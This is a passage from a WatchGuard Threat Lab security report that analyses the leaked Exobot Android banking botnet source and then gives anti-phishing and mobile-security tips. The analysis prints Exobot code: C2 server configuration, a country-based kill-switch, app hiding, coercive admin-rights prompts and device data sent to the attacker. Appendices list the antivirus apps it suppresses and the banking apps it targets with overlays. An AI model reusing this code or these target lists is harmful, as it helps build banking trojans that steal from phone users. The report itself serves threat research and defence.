


*Figure 13: **My injects** customer panel menu option*



Inject packs

Name	Status	Price
Austria 16 injects	enabled	contact support
Germany 16 injects	available	contact support
United Kingdom 10 injects	available	contact support
Thailand 10 injects	available	contact support
Australia 7 injects	available	contact support
★ Extra 9 injects	available	contact support
French 26 injects	available	contact support

Figure 14: Other geographic packages available for a fee

In the Extras menu, you can find additional "Mods" or modules that a customer can purchase at an additional cost as shown in Figure 15.

Mods

Name	Status	Price
Socks 5 *Allow to run socks 5 on a target phone and use phone IP*	enabled	contact support
Contacts grabber *Parse phone contacts from an address book*	enabled	contact support
OTP Token	enabled	contact support
Coordinates	enabled	contact support
SMS Deleter *Allow to steal and delete SMS invisibly for user from devices with Android 4.4 and higher; Without this mod all incoming SMS will be stored on device*	enabled	contact support

Figure 15: Extras menu option from home page, synonymous with Get more injects in Figure 13's top-right corner

Android Application

Similar to the backend server's structure, the Android application is exceptionally well-organized based on actions, concepts and functions.

Of interest here is:

- **Admin-named classes** – which go through a sequence of checking if admin access is granted on the application, along with querying the Android devices currently running tasks (Figure 16).
- **BaseSettings.java** – defines **mutator methods** for controlled variable changes to allow certain requests to be carried out (Figure 17), along with outputting debugging logs in an easy-to-read manner.




Figure 16: Android application directory structure

```
// This is "k", which is used in "Settings.java" many times
public static String[] k = new String[30];

static
{
    for(int i = 0; i < k.length; i++)
    {
        k[i] = "" + (char)(48 + i);
    }
}
```

Figure 17: BaseSettings.java has a publicly accessible string and is used throughout the Android application to carry out many requests; String[] k

Constants.java – this is where the server information is entered for either the backend server directly or through frontend proxy servers (Figure 18).

```
public static final boolean DEBUG = false;
public static final boolean SNG_ENABLED = true;
public static String LOGS_DIR = "";

public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), "downloads");

public static List<String> SERVERS = Arrays.asList("https://91.214.70.163:7227/");

public static int SERVER_TRY_COUNT = 5;

public static final long TASKS_CHECK_INTERVAL = Settings.times.MINUTE;
public static final long START_INSTALL_INTERVAL = Settings.times.SECOND * 20;

//admin
public static final boolean ADMIN_ENABLE = false;
public static final int ADMIN_REQUEST_COUNT = 5;
public static final String ADMIN_TEXT_REQUEST = "System protection was disabled. Enable it again?";
public static final String ADMIN_TEXT_DISABLE_REQUEST = "Disabling this option can BREAK your system. Are you sure?";
public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true; // ask for admin after disabling

//landing
public static final String LANDING_TITLE_DEFAULT = "Important";
```

Figure 18: Constants.java file storing constant values used throughout the Exobot Android application; server IP addresses, dialogue prompt messaging, etc.

Settings.java – extends the aforementioned BaseSettings.java class but includes a key-evasive technique to prevent functionality regionally where it isn't intended (Figure 19).

```
public static boolean isBlock(Context ctx)
{
    if(Constants.SNG_ENABLED)
    {
        Settings.debug("SNG IS ENABLED");
        return false;
    }

    TelephonyManager telephonyManager = (TelephonyManager) ctx.getSystemService(Context.TELEPHONY_SERVICE);
    String iso = getCountry(telephonyManager).toLowerCase();
    if(iso.equals("ru") || iso.equals("rus") || iso.equals("kz") || iso.equals("ua") || iso.equals("by")
            || iso.equals("az") || iso.equals("am") || iso.equals("kg") || iso.equals("md")
            || iso.equals("tj") || iso.equals("tm") || iso.equals("uz") || iso.equals("us"))
    {
        if(Constants.SNG_ENABLED) Settings.debug("CIS detected in Network; stop");
        return true;
    }

    iso = getSimCountry(telephonyManager).toLowerCase();
    if(iso.equals("ru") || iso.equals("rus") || iso.equals("kz") || iso.equals("ua") || iso.equals("by")
            || iso.equals("az") || iso.equals("am") || iso.equals("kg") || iso.equals("md")
            || iso.equals("tj") || iso.equals("tm") || iso.equals("uz") || iso.equals("us"))
    {
        if(Constants.SNG_ENABLED) Settings.debug("CIS detected in SIM; stop");
        return true;
```

Figure 19: Settings.java function to verify an infected Android device's country of use

Utils.java – contains functions for checking if root is available (Figure 20), installing and running choice applications (Figure 21), as well as acquiring device-specific information such as the IMEI number and device model number.

```
public static boolean isRootAvailable()
{
    List<String> pathList = Arrays.asList(System.getenv("PATH").split(":"));

    for(int i = 0; i < pathList.size(); i++)
    {
        String dir = pathList.get(i);
        if(!dir.endsWith("/")) dir += "/";

        ShellCommand shellCommand = new ShellCommand("ls " + dir + "su");
        shellCommand.execute();
        if(!shellCommand.getOutput().isEmpty()) return true;

    }

    return false;
}
```

Figure 20: Utils.java function to verify if root is available by attempting to list (ls) the content contained in the directory (dir) path using the superuser (su) command

```
public static void installApp(Context context, File file)
{
    try
    {
        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.package-archive");
        context.startActivity(intent);
    }
    catch(Exception ex)
    {
        ex.printStackTrace();
    }
}


public static void runApp(Context context, String pkg)
{
    try
    {
        Intent intent = context.getPackageManager().getLaunchIntentForPackage(pkg);
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        context.startActivity(intent);
    }
    catch(Exception ex)
    {
        if(Constants.DEBUG) Settings.debug(ex);
    }

}
```

Figure 21: Utils.java functions for installing desired applications and running specific ones

WebActivity.java – which contains a function used to display possible interceptions (Figure 22).

```
public static void show(Context context)
{
    if(Constants.DEBUG) Settings.debug("WebActivity::show()");

    Intent intent = new Intent(context, WebActivity.class);
    // If set, this activity will become the start of a new task on this history stack.
    intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    // If set, the activity will not be launched if it is already running at the top of the history stack.
    intent.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
    context.startActivity(intent);
}
```

Figure 22: WebActivity.java function used to show known applications

Once the app gets loaded, the app attempts to load the information in Figure 23 into a connection request back to the backend server. Some of the information it sends includes:

country – relays to the backend which regional decoy application or overlay to use or can also prevent the application from running at all in certain blacklisted regions (an evasive technique).

osver parameter – shares the victim's specific OS with the attacker, which can aid in the creation of OS version-specific applications should an attacker decide to develop other applications to have installed on the infected device.

```
Connection connection = new Connection( context: this, (context, settings) → {

        try
        {
            TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(Context.TELEPHONY_SERVICE);

            // NEW REQUEST
            if (Constants.DEBUG) Settings.debug( text: "Start request with req: 1");
            NetworkTask ntask = new NetworkTask();

            Map<String, String> params = new HashMap<>();
            params.put( k: "req",  v: "1");
            params.put( k: "imei", Utils.getImei(context));
            params.put( k: "unignum", settings.getId());
            params.put( k: "model", Build.MODEL);
            params.put( k: "root", Utils.isRootAvailable() ? "1" : "2");
            params.put( k: "country", telephonyManager.getNetworkCountryIso());
            params.put( k: "osver", Build.VERSION.RELEASE);

            String body = Utils.getPostBody(params);
            ntask.postAdd(body);

            String url = settings.getServer();
            String page = ntask.exec(url);


            if (Utils.isSuccessResponse(page))
            {
                settings.setInit();
                return true;
            }else{
                if (Constants.DEBUG)
                    Settings.debug( text: "req_init isSuccessResponse FAIL: " + page);
            }
        }
        catch (Exception ex)
        {
            Settings.debug( text: "req_init ERROR");
            if(Constants.DEBUG) Settings.debug(ex);
        }

        return false;
});

connection.start();
```

Figure 23: Android device information mining from within the Exobot application, then sending the details back to the backend server

A few other interesting features are the app's logic to hide itself (Figure 24), as well as detecting if the device's user is present (Figure 25) and prompting for admin access. Finally, the bot app allows using system resources even if the screen is locked (Figure 26).

```
protected void onCreate(Bundle savedInstanceState)
{
    super.onCreate(savedInstanceState);

    startService(new Intent( packageContext: this, MainService.class));

    try // hide from apps list
    {
        PackageManager p = getPackageManager();
        ComponentName componentName = new ComponentName( pkg: this, MainActivity.class);
        p.setComponentEnabledSetting(componentName,
                //COMPONENT_ENABLED_STATE_DISABLED:
                //This component or application has been explicitly disabled, regardless of what it has specified in its manifest
                PackageManager.COMPONENT_ENABLED_STATE_DISABLED,
                //DONT_KILL_APP:
                //indicate that you don't want to kill the app containing the component
                PackageManager.DONT_KILL_APP);
    }
    catch (Exception ex) {
    }

    if(Settings.isBlock( ctx: this))
        return;

    Settings settings = new Settings( context: this);
    if(settings.isFisrt())
    {
        settings.setAdminRequestCount(Constants.ADMIN_REQUEST_COUNT);
    }

    // ask for admin rights
    Admin.startAdminActivity( context: this);
    finish();
}
```

Figure 24: MainActivity.java function attempting to hide the app from being listed

```
if(action.equals(Intent.ACTION_USER_PRESENT))
{
    Admin.startAdminActivity(context);

    if(Constants.ADMIN_ENABLE && !Admin.isAdminActive(context))
    {
        if(Constants.DEBUG) Settings.debug( text: "wait admin activation");
        return;
    }

    // запустить MainReceiver с экшеном START_INSTALL, повторяя каждые 20 секунд (но сперва ждать 20 сек)
    // Translated via Google translate:
    // start the MainReceiver with the START_INSTALL action, repeating every 20 seconds (but first wait for 20 seconds)
    Utils.startCustomTimer(context, Actions.START_INSTALL, Constants.START_INSTALL_INTERVAL,  repeat: true,  startImmediately: false);
    // запустить перебор всех задач и показ их лендингов + установку апки
    // Translated via Google translate:
    // run through all tasks and display their landing pages + install the applet
    Utils.startInstallOrShowLanding(context);
}
```

Figure 25: MainReceived.java" logic detecting user presence and try to have them grant admin access

```
protected void onHandleIntent(Intent intent)
{
    if(Settings.isBlock(this))
        return;

    // This class gives you control of the power state of the device.
    PowerManager pm = (PowerManager) getSystemService(POWER_SERVICE);
    // If you hold a partial wake lock, the CPU will continue to run,
    // regardless of any display timeouts or the state of the screen and even after the user presses the power button.
    // In all other wake locks, the CPU will run, but the user can still put the device to sleep using the power button.
    // This prevents the phone from ever going to sleep in the first place even if the user presses power button
    PowerManager.WakeLock wakeLock = pm.newWakeLock(PowerManager.PARTIAL_WAKE_LOCK, "");
    wakeLock.acquire();
```

Figure 26: MainService.java commented description of the bot application allowing usage despite the screen being locked

Key Takaways

Exobot's intricate backend shows how complex and sophisticated malware kits have become, and this remains true for other malware families as well. Like all botnets, Exobot's ability to allow criminals to communicate with many infected Android devices is quite frightening. Even worse, it takes very little technical skill to get Exobot running once you have the source. A criminal simply has to log into Exobot's graphical interface and push malicious commands to infected devices. With this hidden remote control, attackers can easily harvest private information from countless Android devices, once infected. With this in mind, here are some tips to help keep your mobile devices safe.

1

Don't Side-Load Apps

Android devices and jailbroken iPhones allow you to install apps outside of the official app stores, a process called side-loading. Official app marketplaces like Google Play and the Apple App Stores take extra steps to ensure app security and quality. Though they're not perfect, they at least offer some protection. Side-loaded apps, on the other hand, can often include embedded malware.

2

Use Multi-Factor Authentication

Most financial apps these days allow multi-factor or biometric authentication to protect against overlay attacks and stolen credentials. If the option is available, be sure to enable it.

3

Be Mindful of Requested Permissions

Be aware of the permissions any application you install requests. For instance, you should be alarmed if a game requests device administration access. Keep an eye out for apps that request permissions for something that seems out of the ordinary or outside of their scope.

Appendix

Appendix A: Full list of predefined AV services that the Android app can keep minimized

avg.antivirus
avg.antivirus
com.anhlt.antiviruspro
com.antivirus
com.antivirus.tablet
com.avast.android.mobilesecurity
com.avira.android
com.bitdefender.antivirus
com.cleanmaster.boost
com.cleanmaster.mguard
com.cleanmaster.mguard_x8
com.cleanmaster.sdk
com.cleanmaster.security
com.dianxinos.optimizer.duplay
com.drweb
com.duapps.antivirus
com.eset.ems.gp
com.eset.ems2.gp
com.ikarus.mobile.security
com.kms.free
com.netqin.antivirus
com.nqmobile.antivirus20
com.nqmobile.antivirus20.clarobr
com.piriform.ccleaner
com.psafe.msuite
com.qihoo.security
com.qihoo.security.lite
com.referplish.VirusRemovalForAndroid
com.sonyericsson.mtp.extension.factoryreset
com.symantec.mobilesecurity
com.thegoldengoodapps.phone_cleaning_virus_free.cleaner.booster
com.trustlook.antivirus
com.womboidsystems.antivirus.security.android
com.zrgiu.antivirus
droiddudes.best.anitvirus
oem.antivirus

Appendix B: Full list of predefined financial apps and other known apps that can be targeted by overlay techniques

at.bawag.mbanking
at.easybank.mbanking
at.spardat.netbanking
at.volksbank.volksbankmobile
au.com.bankwest.mobile
au.com.cua.mb
au.com.ingdirect.android
au.com.mebank.banking
au.com.nab.mobile
au.com.newcastlepermanent
au.com.suncorp.SuncorpBank
biz.mobinex.android.apps.cep_sifrematik
com.advantage.RaiffeisenBank
com.akbank.android.apps.akbank_direkt
com.akbank.android.apps.akbank_direkt_20
com.akbank.android.apps.akbank_direkt_tablet_20
com.android.vending
com.anz.SingaporeDigitalBanking
com.axabanque.fr
com.axis.mobile
com.bankaustria.android.olb
com.bankofqueensland.boq
com.barclays.android.barclaysmobilebanking
com.bbl.mobilebanking
com.bendigobank.mobile
com.bforbank.androidapp
com.bnpp.easybanking
com.caisseepargne.android.mobilebanking
com.carrefour.bank
com.cic_prod.bad
com.citibank.mobile.au
com.cm_prod.bad
com.commbank.netbank
com.connectivityapps.hotmail
com.csam.icici.bank.imobile
com.db.mm.deutschebank
com.facebook.katana
com.finansbank.mobile.cepsube
com.finansbank.mobile.cepsube_20
com.fortuneo.android
com.fpe.comptenickel
com.fullsix.android.labanquepostale.accountaccess
com.fusion.ATMLocator
com.garanti.cepsubesi
com.garanti.cepsubesi_20
com.google.android.gm

(Continued) Appendix B: Full list of predefined financial apps and other known apps that can be targeted by overlay techniques

com.grppl.android.shell.BOS
com.grppl.android.shell.CMBlloydsTSB73
com.grppl.android.shell.halifax
com.htsu.hsbcpersonalbanking
com.htsu.hsbcpersonalbanking_20
com.imb.banking2
com.ing.diba.mbbr2
com.ing.mobile
com.ingbanktr.ingmobil
com.ingbanktr.ingmobil_20
com.instagram.android
com.isis_papyrus.raiffeisen_pay_eyewdg
com.kasikornbank.retail.kmerchant
com.kuveytturk.mobil
com.magiclick.odeabank
com.mail.mobile.android.mail
com.mona_prod.bad
com.ocito.cdn.activity.banquecourtois2
com.palatine.android.mobilebanking.prod
com.pozitron.albarakaturk
com.pozitron.iscep
com.pozitron.iscep_20
com.pozitron.vakifbank
com.rbs.mobile.android.natwest
com.rbs.mobile.android.rbs
com.rbs.mobile.android.ubr
com.sbi.SBFreedom
com.sbi.SBIFreedomPlus
com.scb.phone
com.skype.raider
com.snapwork.hdfc
com.softtech.isbankasi
com.starfinanz.smob.android.sfinanzstatus
com.teb
com.teb_20
com.tmob.denizbank
com.tmob.denizbank_20
com.tmob.tabletdeniz
com.tmobtech.halkbank
com.tmobtech.halkbank_20
com.unionbank.ecommerce.mobile.android
com.vakifbank.mobile
com.vakifbank.mobile_20
com.viber.voip
com.whatsapp
com.ykb.android
com.ykb.android_20
com.ykb.androidtablet_20
com.zentity.sbank.csobsk

com.ziraat.ziraatmobil
com.ziraat.ziraatmobil_20
com.ziraat.ziraattablet
de.comdirect.android
de.commerzbanking.mobil
de.consorsbank
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.postbank.finanzassistent
finansbank.enpara
fr.axa.soon
fr.banquepopulaire.cyberplus
fr.banquepopulaire.cyberplus.pro
fr.banquepopulaire.cyberplus_44
fr.bred.fr
fr.creditagricole.androidapp
fr.laposte.lapostemobile
fr.lcl.android.customerarea
fr.lcl.android.entreprise
hdfcbank.hdfcquickbank
hr.asseco.android.jimba.mUCI.ro
in.co.bankofbaroda.mpassbook
jp.co.japannetbank.smtapp.balance
jp.co.netbk
jp.co.rakuten_bank.rakutenbank
jp.co.sevenbank.AppPassbook
jp.co.smbc.direct
jp.mufg.bk.applisp.app
ktbcs.netbank
may.maybank.android
mobi.societegenerale.mobile.lappli
mobile.santander.de
net.bnpparibas.mescomptes
org.banksa.bank
org.bom.bank
org.stgeorge.bank
org.westpac.bank
pt.santandertotta.mobileparticulares
ro.btrl.mobile
spadrat.de
src.com.idbi
tr.com.sekerbilisim.mbank
tr.com.sekerbilisim.mbank_20
uk.co.santander.santanderUK
uk.co.tsb.mobilebank
wit.android.bcpBankingApp.millennium
wit.android.bcpBankingApp.millenniumPL
at.bawag.mbanking

Conclusion & Defense Highlights

Conclusion & Defense Highlights

Staying safe online is all about survival of the fittest.

You've probably heard some form of the phrase, **"survival of the fittest."** Despite its popularity, however, many people misattribute and misunderstand that phrase. For instance, many people ascribe it to **Charles Darwin**, the biologist known for his contributions to the science of evolution. While Darwin did adopt and use that phrase himself, it actually originates from one of his peers, **Herbert Spencer**.

The bigger issue with the phrase – at least in the context of our report – is people misunderstanding it completely. Many people assume that the fittest means the strongest, or even the most intellectual of a species. That is not what Spencer or Darwin intended. From a biological perspective, the fittest are species that procreate the most regularly. While strength and intellect might contribute to regular procreation, Darwin's **Origin of Species** basically argues that the most fit of a species are those who can best adapt to their current and changing environment (and thus procreate successfully without dying first). As an aside, there are a lot of **false Darwinian quotes on that subject**, too).

This long-winded, but hopefully interesting digression is my way of reminding you that surviving online is all about adapting to the latest evolutions in the threat landscape. With that in mind, lets summarize last quarter.

In Q4, we saw a big rise in phishing attacks. Not only did this threat increase, it changed slightly. While bank-related phishing continues, we also saw new growth in sextortion-like phishing, where an email tries to convince you that an attacker has some embarrassing media from your computer. This is a lie. Don't fall for it. Knowing about this change will help your users adapt their phishing recognition skills.

We also learned that zero day malware – or malware that evades signature-based detection – increased by 37%. Meanwhile, our new proactive malware detection service, IntelligentAV, caught over 23% of the malware signature-detection missed. Are you still only relying on signature-based AV solutions? If so, perhaps you should adapt by adopting a behavioral or artificial intelligence-based anti-malware solution (our Total Security Services covers both those bases).

Finally, we learned that anyone with a little tech savvy and the ability to do a web search, can easily create an Android botnet due to a prepackaged botnet kit that leaked on the underground. This suggests that cyber criminals are focusing on mobile malware too. Have you installed a security solution on your mobile devices? Do you disable your mobile users' ability to side-load apps? If not, it's time to adapt to the changing mobile threat environment.

With those Q4 highlights in mind, let's finish off with four security tips.

Phishing: Don't fall for extortion scams and avoid clicking email links

We've been dealing with phishing in the security industry for decades – especially the banking variety. So, news that we are seeing an increase in banking malware is probably not that surprising. Hopefully, you already have a security awareness training program in place for your employees, with a heavy focus on normal and spear phishing email. If not, get one. However, the sextortion-related phishing we saw explode in Q4 may not be as recognizable to your users as others. Make sure you tell them about these fake emails that use something they know about you (like a leaked password) to trick you into believing they have infected your computer. It's not true, so don't give them your money. You can share the **video our Secplicity team** did on the subject to help inform them of this specific type of phishing email.

Only download mobile apps from official marketplaces

Now that it's leaked, you should consider the source code for a popular Android botnet, Exobot, to be in every criminal's hands. This will result in new variants of Android bot malware, and perhaps an increase in mobile attacks. The main ways you might get Exobot is by being tricked into installing a malicious app yourself or installing some "free" app from a third-party repository, which comes with a linked copy of the malware. The most common way criminals trick Android users into installing malware is by offering "free" versions of paid apps that have been booby-trapped. Remember, almost nothing is truly free. Avoid installing any app unless it comes from the official marketplaces and avoid mobile app piracy (for more reasons than one). Finally, you can disable side-loading on Android devices. Mobile Device Management (MDM) or Enterprise Mobile Management (EMM) solutions both have features that allow you to control the policy of all your employees' mobile phones at once. These solutions can disable side-loading, and even warn you if a mobile phone is jailbroken or rooted. Consider such solutions if you don't already have them.

Don't take or initiate unsolicited support calls

One of the more widespread JavaScript threats from Q4, Cryxos, displays a fake Microsoft support window on your screen, with a scary message telling you to call Microsoft support. This is a scam. Calling that number will very likely result in a conversation with a fake support rep who tries to trick you into enabling remote desktop, so that they can control your computer. If you do, they will likely install malware, or try to charge you for a fake security program. This is very similar to a voice phishing, or vishing scam, where the attacker calls you (really, random phone numbers) also claiming to be support. Microsoft, and many other companies, have stated they will never call you for support, or initiate any support request. Make sure your users know about this so that they don't call these criminals if they ever see these types of Cryxos messages on their screens.

Take advantage of the latest advanced anti-malware solutions

We've said it before, and we will certainly say it again; use behavioral and/or ML/AI-based anti-malware products. Signature-based AV is not good enough. It continually misses at least one-third of the malware we see each quarter. You need more advanced, proactive malware detection. If you are a Firebox customer, our Total Security Suite has three different layers of anti-malware, the latest being the AI-powered IntelligentAV. If you own a Firebox, I would use these services. If you don't, look for new anti-malware products that use behavioral and AI technology.


You've reached the end of yet another riveting and insightful (hopefully) information security report. With your new knowledge in tow, you should have all you need to adapt to today's threat landscape. After all, existing on the Internet is survival of the fittest.

We hope you found the information in this report useful and return next time to see what changes in 2019. As always, we encourage you to leave any comments or feedback about this report at **SecurityReport@watchguard.com**. Thanks for reading. See you next time.

Corey Nachreiner

Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 19 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.



Marc Laliberte

Sr. Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Emil Hozan

Jr. Security Threat Analyst

Being a member of WatchGuard Technologies' Threat Lab as a Jr. Security Analyst, Emil hopes to bridge the technological rift between end users and the sophistication of technology. Taking complex situations and then analyzing and breaking them down, Emil enjoys diving deep into technical matters and summing up his findings in an easy-to-digest manner. He believes that being security-aware while online is only the tip of the iceberg and that what goes on in the background is just as important as being cautious. Emil is a technological enthusiast with many qualifications and years of experience in IT.

Trevor Collins

Jr. Security Threat Analyst

Trevor Collins is a Jr. Security Analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for distributed enterprises and SMBs. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.